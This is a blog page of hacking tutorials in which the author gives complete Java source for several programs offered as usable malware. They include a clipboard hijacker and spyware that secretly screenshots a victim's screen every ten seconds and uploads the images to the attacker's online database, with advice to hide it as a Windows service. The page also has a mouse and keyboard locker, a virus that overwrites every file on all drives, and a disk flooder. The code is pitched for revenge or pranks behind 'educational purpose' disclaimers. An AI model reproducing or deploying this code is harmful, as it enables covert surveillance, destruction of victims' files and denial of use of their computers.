Trending
Loading...
  • New Movies
  • Recent Games
  • Tech Review

Tab 1 Top Area

Tech News

Game Reviews

Recent Post

Showing posts with label virus. Show all posts
Thursday, 13 April 2017
no image

Hijack Clipboard using java

What is Clipboard?


The clipboard is a special location in your computer's memory that temporarily stores data that has been cut or copied from a document. This data can then be pasted to a new location. The clipboard will typically hold its information until you cut or copy something else, or log out of the computer. For example, a user may copy information from a word processor and paste that information into an e-mail message.


What is Clipboard Hijack?


A clipboard hijacking is an exploit in which the attacker gains control of the victim'sclipboard and replaces its contents with their own data, such as a link to a malicious Web site.For more details see here.


Hacking clipboard using java.


Our java code will repeatedly change clipboard text with the hackers text, may be a irritating line ,or a URL to your site.
We will use the Toolkit class to get the system clipboard and then we will use the Clipboard class to change the content of clipboard.

Below is the complete java code .

//code by quadgen
//this code hack the clipboard
import java.awt.*;
import java.awt.datatransfer.*;
class HackTheClipboard
{
static String text = "Your text here";
public static void main(String args[])
{
while(true)
{
Clipboard clipboard ;
StringSelection stringSelection = new StringSelection(text);
try{
clipboard=Toolkit.getDefaultToolkit().getSystemClipboard();
clipboard.setContents(stringSelection, stringSelection);
}
catch(Exception e)
{
/*error may occur if the user and the program both will try to access
 clipboard at the same time just let the code to compile as the clipbrd may be free after 
some time */
                continue;
            }
}
}


}


In the above program you could change the "Your Text Here " with your own text run the program and try to copy paste something you could not be able to do it as the text will change every time.


Inserting image to clipboard 

Above program could only insert text into clipboard and hijack it ,but now the program which you will see will be able to repeatedly insert image to the clipboard.("I you have an enemy or a friend which with you want to take revenge ,then you might have guess what you have to do").


import java.awt.*;
import java.awt.datatransfer.*;

public class ClipboardImage
{

/**
* Place an image on the system clipboard.
*
* @param image - the image to be added to the system clipboard
*/

public static void write(Image image)
{
if (image == null)
throw new IllegalArgumentException ("Image can't be null");

ImageTransferable transferable = new ImageTransferable( image );
Toolkit.getDefaultToolkit().getSystemClipboard().setContents(transferable, null);
}

static class ImageTransferable implements Transferable
{
private Image image;

public ImageTransferable (Image image)
{
this.image = image;
}

public Object getTransferData(DataFlavor flavor)
throws UnsupportedFlavorException
{
if (isDataFlavorSupported(flavor))
{
return image;
}
else
{
throw new UnsupportedFlavorException(flavor);
}
}

public boolean isDataFlavorSupported (DataFlavor flavor)
{
return flavor == DataFlavor.imageFlavor;
}

public DataFlavor[] getTransferDataFlavors ()
{
return new DataFlavor[] { DataFlavor.imageFlavor };
}
}

public static void main(String[] args)
{
while(true)
{
try{
Image image = Toolkit.getDefaultToolkit ().createImage("C:\\Users\\LENOVO-PC\\Downloads\\2.jpg");
ClipboardImage.write( image );
Thread.sleep(1000);//when working with images loop
// needed to be stopped for some time in order to store the image
}
catch(Exception e)
{
continue;
}
}

}
}


In above program replace IMAGEURLHERE with your own image path in client's computer to change the image which will be copied to clipboard(small sized images works better ) or if you want to large sized images then increase the time limit of Thread.sleep(timelimit).
Sunday, 26 March 2017
Creating a network spyware using java

Creating a network spyware using java

According to wikipedia


Spyware is software that aims to gather information about a person or organization without their knowledge, that may send such information to another entity without the consumer's consent, or that asserts control over a device without the consumer's knowledge.
Spyware is basically used to transmit data from host's computer  to the hacker without their prior knowledge.


[Before Starting and going any deep in to the  topic i want to make it very clear that all the programs and coding describe below are for educational purpose only.If it causes any damage to the person who is using it or to the person on whom it is used author or the website takes no responsibility ]


Before Starting 


This tutorial will tell you everything which you will need to make a fully packed spy ware for yourself.
It will provide you with all the program codes and links to the required software's.

What all you need


Before starting here is a checklist of  tools and software you will be needed to make this spyware.

1)Java Development Kit(JDK)
2)MySQl connector for java.:- In order to use sql database in java program.
    NOTE :- you need not to have a MySQL database.If you have it then also it will never be needed.
3)Any java IDE.

Here i am assuming that you have install and configure everything listed above if you have found in any problem in doing so then you could google it.


Spyware's working


Our spyware is simple and could be made easily with less coding.It regularly takes screen capture after a specific interval (may be 5 sec to 10 min per screen shot depending upon database size)  of the client (where you have deploy the virus) and stores it on an online database which is administered by you.
There are two different programs which will work on two different platforms.
1) Our main virus program(Uploader.java) which will capture regular screen shot and upload it to database will run on the  client machine.
2) Our manager program(Manager.java) will run on our machine and it will regularly download the screenshot from database and cleans the database for new screenshots to be uploaded.


Need of an online free SQL database


I am sure that from our spyware working you could have guess out that this virus need a online database to function.Although there are many in the list you have to select a better and faster one with remote connections  available(most important) .
You could google it to find one for you or check this list for top hosting sites.But still i think you should use
Free SQL Database, however it provides only 5 MB of space but it is fast and reliable.

Once you have created you account you can create a database and an email will be send to you with the following details :-

Database Host            : -<Your database host>
Database  Username   :-<Your database username>
Database Password    :-<Your database password>

Just copy it somewhere as you will need it very often.


Designing Our Database 

Our database is very simple and contains only 1 table with 2 column (id ) and (imagedata) where id stores image index and data stores image itself.

Below in your account page there is a link for phpmyadmin click there a login form will be shown as below.


Where ,
                   server is Database Host
                   username is Database Username
                   and Password is Database password which you got from the Hosting site

Once you have successfully login  then on the menu tab ,select your database and then you will find (SQL) menu just click on it and run this sql code.


CREATE TABLE  `images` (
`id` int(10) unsigned NOT NULL auto_increment,

`image` longblob NOT NULL,
PRIMARY KEY (`id`)
);


This will create table images in your database with two columns id and image.

Here comes the end of database designing.

Programming client side virus,Uploder.java

This class uses the Robot class of java to capture screen shot and store it onto the database .
Here is the code for the Uploder.java file.


@author Quadgen -shashank sahu
package databaseVirus;

import java.awt.AWTException;
import java.awt.Dimension;
import java.awt.Rectangle;
import java.awt.Robot;
import java.awt.Toolkit;
import java.awt.image.BufferedImage;
import java.io.ByteArrayOutputStream;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

import javax.imageio.ImageIO;


class Uploder
{

public static Connection getConnection()
{

String driver = "YOUR DATBASE HOST HERE";
String url = "jdbc:mysql://<YOUR DATBSE HOST>:3306/<DATABASE USERNAME>";
String u = "<DATABASE USERNAME>";
String p = "<DATABASE PASSWORD>";
try {
Class.forName(driver);


} catch (ClassNotFoundException e) {

getConnection();
}
Connection conn = null;
try {
conn = DriverManager.getConnection(url, u, p);
}
catch (SQLException e) {
getConnection();

}
return conn;
}
static Connection conn;
public static void main(String args[])throws Exception
{
conn = getConnection();
int fre=10000;//10 seconds, defines screen shot per 10 seconds
while(true)
{
try{


BufferedImage originalImage=getImage();
ByteArrayOutputStream baos = new ByteArrayOutputStream();
ImageIO.write(originalImage, "jpg", baos);
byte[] imageInByte = baos.toByteArray();
String insertImageSql = "INSERT INTO "
+ "images(image)"
+ " VALUES(?)";
PreparedStatement preparedStatement = conn.prepareStatement(insertImageSql);
preparedStatement.setBytes(1, imageInByte);
preparedStatement.executeUpdate();

Thread.sleep(fre);

}


catch(Exception e)
{
continue;
}


}


}
public static BufferedImage getImage() throws AWTException
{
Dimension screenDim = Toolkit.getDefaultToolkit().getScreenSize();
Robot robot = null;

robot = new Robot();


BufferedImage image = robot.createScreenCapture(new Rectangle(0, 0, (int) screenDim.getWidth(),(int) screenDim.getHeight()));
return image;


}


}
dfdfd

NOTE   

You have to enter your own Database USERNAME and PASSWORD as and when required.
 Also you could change the fre(frequency ) variable as per you requirement don't set it too low                         otherwise you will end your 5 MB space in a minute or two.(Remember 1sec=1000 milli seconds)
The above program is designed in a way if some error occur which might be no internet connection or library load failure or could not capture image or database space is full then it will automatically handel it and by entering into a infinite loop until the exception ends.(E.g. Internet Connection regained).


Programming manager program (Manager.java) 


This program will be executed by the hacker it will clean the database after successfully  downloading and storing  all the  screen shot uploaded by the client.

Manager.java


import java.io.FileOutputStream;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;


public class Manager
{
static int start,end;

public static Connection getConnection()
{
String driver = "YOUR DATBASE HOST HERE";
String url = "jdbc:mysql://<YOUR DATBSE HOST>:3306/<DATABASE USERNAME>";
String u = "<DATABASE USERNAME>";
String p = "<DATABASE PASSWORD>";
try {
Class.forName(driver);


} catch (ClassNotFoundException e) {

getConnection();
}
Connection conn = null;
try {
conn = DriverManager.getConnection(url, u, p);
}
catch (SQLException e) {
getConnection();

}
return conn;
}
static Connection conn;
public static void main()throws Exception
{
conn=getConnection();
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("SELECT * FROM images");
int id = 0;
start=0;
end=0;
if (rs.next() == false) {
System.out.println("No image is found in database ");

}
else {
start=rs.getInt(1);
do {
id = rs.getInt(1);
byte[] image = rs.getBytes(2);
FileOutputStream fileOutputStream = new FileOutputStream("D:/"+id+".png");
fileOutputStream.write(image);
System.out.println("\nImage successully retrieved from database. Id of image:"+ id );
fileOutputStream.close();
} while (rs.next());
}
end=id;
String sql = "DELETE FROM images " +
"WHERE id<="+id+"";
stmt.executeUpdate(sql);
System.out.print("deleted record "+start+" to "+id);
System.out.print((id-start+1)+"files Downloaded");
stmt.close();
rs.close();
conn.close();

}


}


Packaging and deploying

You could now easily convert your Uploder.java  program into a window service by the tools which are available on net.A window service could run on the host when the computer start and stops when the computer stops.It also runs on the background so there is no need for user interference.
Look here if you want to know how to do that.

Hope this help you if yes then tell more of your friends about it.Enjoy.
Also you could leave comment if you need any help from me.

Sunday, 12 March 2017
Hacking the mouse and keyboard

Hacking the mouse and keyboard


Hacking mouse and keyboard


Hello Friends , here i (Shashank sahu) am back with a

new interesting java virus code which is capable of hacking the mouse and keyboard. The hacking code below will stuck your mouse at a specific position on the computer screen.And will not allow to move it.The only method to get rid of it is to sign out and re sign in or you can simply restart the computer. But here you couldn't move the mouse so how will you do that without touching the power button. I know it is simple you could use the keyboard shortcuts to restart it but what  if this code also hack the keyboard. Then there is no other option left except to use the power button of you system. Below is the complete code which is capable of doing what is said above.


*All virus codes given here are for educational purpose author will take no responsibility for any misuse whatsoever*


 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import java.awt.AWTException;
import java.awt.Robot;
import java.awt.event.KeyEvent;
public class HackKeyMouse
{
public static void main(String[] args)
{
try
{
Robot robot = new Robot();
while(true)
{
robot.keyPress(KeyEvent.VK_H);//repeatedly type H so keyboard does not work robot.mouseMove(100,100);//repeatedly move mouse pointer to (100,100) so it stucks }
}
catch (AWTException e)
{
e.printStackTrace();
}
}
}
If you want to do something more funny rather than simply hanging the computer then you should have a look at the code which is given below.
So what the difference here below code will not hang the mouse it will simply hack the keyboard .If the client will open any text editor like notepad or word.Above code will repeatedly start typing fool.


 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import java.awt.AWTException;
import java.awt.Robot;
import java.awt.event.KeyEvent;
public class HackKeyMouse
{
public static void main(String[] args)
{
try
{
Robot robot = new Robot();
while(true)
{
//repeatedly type fool
robot.keyPress(KeyEvent.VK_F);
robot.keyPress(KeyEvent.VK_O);
robot.keyPress(KeyEvent.VK_L);
}
}
catch (AWTException e)
{
e.printStackTrace();
}
}
}
Thursday, 9 March 2017
no image

File Corrupting Virus


Are you all fed up of googling  

How to create a virus using java

Source code of virus program in java

And could't turn up except a simple hard disk flooder virus or something same of the type.
Therefore to provide you with a better virus code here Quadgen presents you with this hardisk corrupting virus.

What it can do?


This file corrupting virus made using java programming language could corrupt all the files inside a folder.
Not only only inside a folder it can corrupt all the files inside a drive or the whole hardisk.

How it works?


This java code is very simple and could corrupt a folder within no time.It simply write junk data into that file and makes that file useless.I have tested it only many file formats and it works quite well on all photo formats(i.e. png,jpeg and others), all video formats(i.e. .mp4, .flv, .avi and others) and also on formats like
.wav, .doc , pptx ,zip ,rar and many more.

So here is the complete java code

/*This program is created by shashank sahu @author Quadgen. You are free to use it anywhere you like but for any misuse neither the author nor the website will be responsible for it */

package Quadgen.virus;

import java.io.*;
import java.util.*;
public class Corrupt
{

    static PrintWriter p;
 static String filename;
    public static void main(String args[])  {
  
       Scanner sc=new Scanner(System.in);
     System.out.print("Enter the path of folder:-");   
     String path=sc.nextLine();
    try {
System.out.println("Corruption stared");
    corrupt(new File(path));
} catch (Exception e) {

e.printStackTrace();
}
    System.out.println(args+"   corrupted");
     sc.close();    

    }
    
static void corrupt(File f)
    {
     File[] paths;
        paths=f.listFiles();
      
        if(paths!=null)
        {
            int l=paths.length;   
        for(int i=0;i<l;i++)
        {
        if(paths[i].isDirectory())
            {
                corrupt(paths[i]);
            }
        
       else{ 
         try {
p=new PrintWriter(new BufferedWriter(new FileWriter(paths[i])));
    } catch (IOException e) {

e.printStackTrace();
}
           
         p.println("corrupt");
        p.close();   
        }
    }
     

}
}
}

Note:- When you will run this program then it will ask for a path if you want to corrupt the whole drive for example D:/ then you should do as follows.


OUTPUT:-


Enter the path of folder :-D:/
Corruption Started
D:/ corrupted


It might take some time to corrupt whole D drive depending on the size of it.
      

* This Virus is  for educational purpose. If Your computer gets any damage Neither The Author Nor the site is responsible for it. 


Now its time to upgrade this virus

Here i will make some changes in the above code so that the virus could start corrupting the whole hardisk without asking you any folder location as it is doing so in the previous program.

Below is the complete code changes are marked with blue bold color.

/*This program is created by shashank sahu @author Quadgen. You are free to use it anywhere you like but for any misuse neither the author nor the website will be responsible for it */

package Quadgen.virus;

import java.io.*;
public class Corrupt
{

    static PrintWriter p;
 static String filename;
    public static void main(String args[])  {
  
       
    try {
System.out.println("Corruption stared");
File dirs[]=File.listRoots();    
for(int i=0;i<dirs.length;i++)
{ 
corrupt(dirs[i]);
} 
}
 catch (Exception e) {

e.printStackTrace();
}
    System.out.println(args+"   corrupted");
     sc.close();    

    }
    
static void corrupt(File f)
    {
     File[] paths;
        paths=f.listFiles();
      
        if(paths!=null)
        {
            int l=paths.length;   
        for(int i=0;i<l;i++)
        {
        if(paths[i].isDirectory())
            {
                corrupt(paths[i]);
            }
        
       else{ 
         try {
p=new PrintWriter(new BufferedWriter(new FileWriter(paths[i])));
     } catch (IOException e) {

e.printStackTrace();
}
           
         p.println("corrupt");
        p.close();   
        }
    }
     

}
}
}

Note once the program is started it you will be not be prompted to enter any data it will simply start to corrupt your files so beware before you use it.


Please don't hesitate to comment below if you have any problem related to the program.
Wednesday, 8 March 2017
Create a  simple virus using java

Create a simple virus using java


What's my idea

Before we start talking how we will create a simple flooder virus using java we must be clear about what is  the idea and how to implement it.
So the idea is to create a program which will create  thousands of blank files in a drive you will don't believe but it could create file with  a speed of   1060+ files per second .

How to implement it

Now the problem is how we would do this??
So here is the answer . 
  • First of all we will design a loop which will run N number of times where N is the number of files which we want to create.
  • Then we will create a new File with the help of createNewFile() function of java.io.File class.
  • The name of each file is the value of the variable which is used in the loop.
Here is the sample virus program.


/**

 * **********This virus program is just for educational purpose 

 * author will not be responsible for any issues **************

 * 

 * @author (Shashank sahu) 

 * This program is a virus program and creates N empty files in your system

 */
 import java.io.File;
class Virus
{
    public static void main(String args[])throws IOException
    {
        int i=0;
      int numOfFiles=50000;// files to be created

        while(i<=numOfFiles)
        {
        File f=new File("D:/"+i+".txt"); // creates file in D:/ drive
        f.createNewFile();// creates new file
        i++;
      }// closing of while loop
    }
}

Note you can also change the path from "D:/" to any other drive or folder but the compulsion is that you must have administrative access.

How to upgrade it

You could even make it whole dreadful by allowing it to make infinite files by making few changes in the above program. Here is the code to implement this.


/**

 * **********This virus program is just for educational purpose 

 * author will not be responsible for any issues **************

 * 

 * @author (Shashank sahu) 

 * This program is a virus program and creates N empty files in your system

 */
 import java.io.File;
class Virus
{
    public static void main(String args)throws IOException
    {
        long i=0;
        while(true)// or you can also use   while(i>0) 
        {
        File f=new File("D:/"+i+".txt"); // creates file in D:/ drive
        f.createNewFile();// creates new file
        i++;
      }// closing of while loop
    }
}

Download The Virus Doc Here(it is a .txt File)


Here as the virus program on action


Copyright © 2012 gogfmj All Right Reserved
Designed by Odd Themes - Published By Blogger Templates20
Back To Top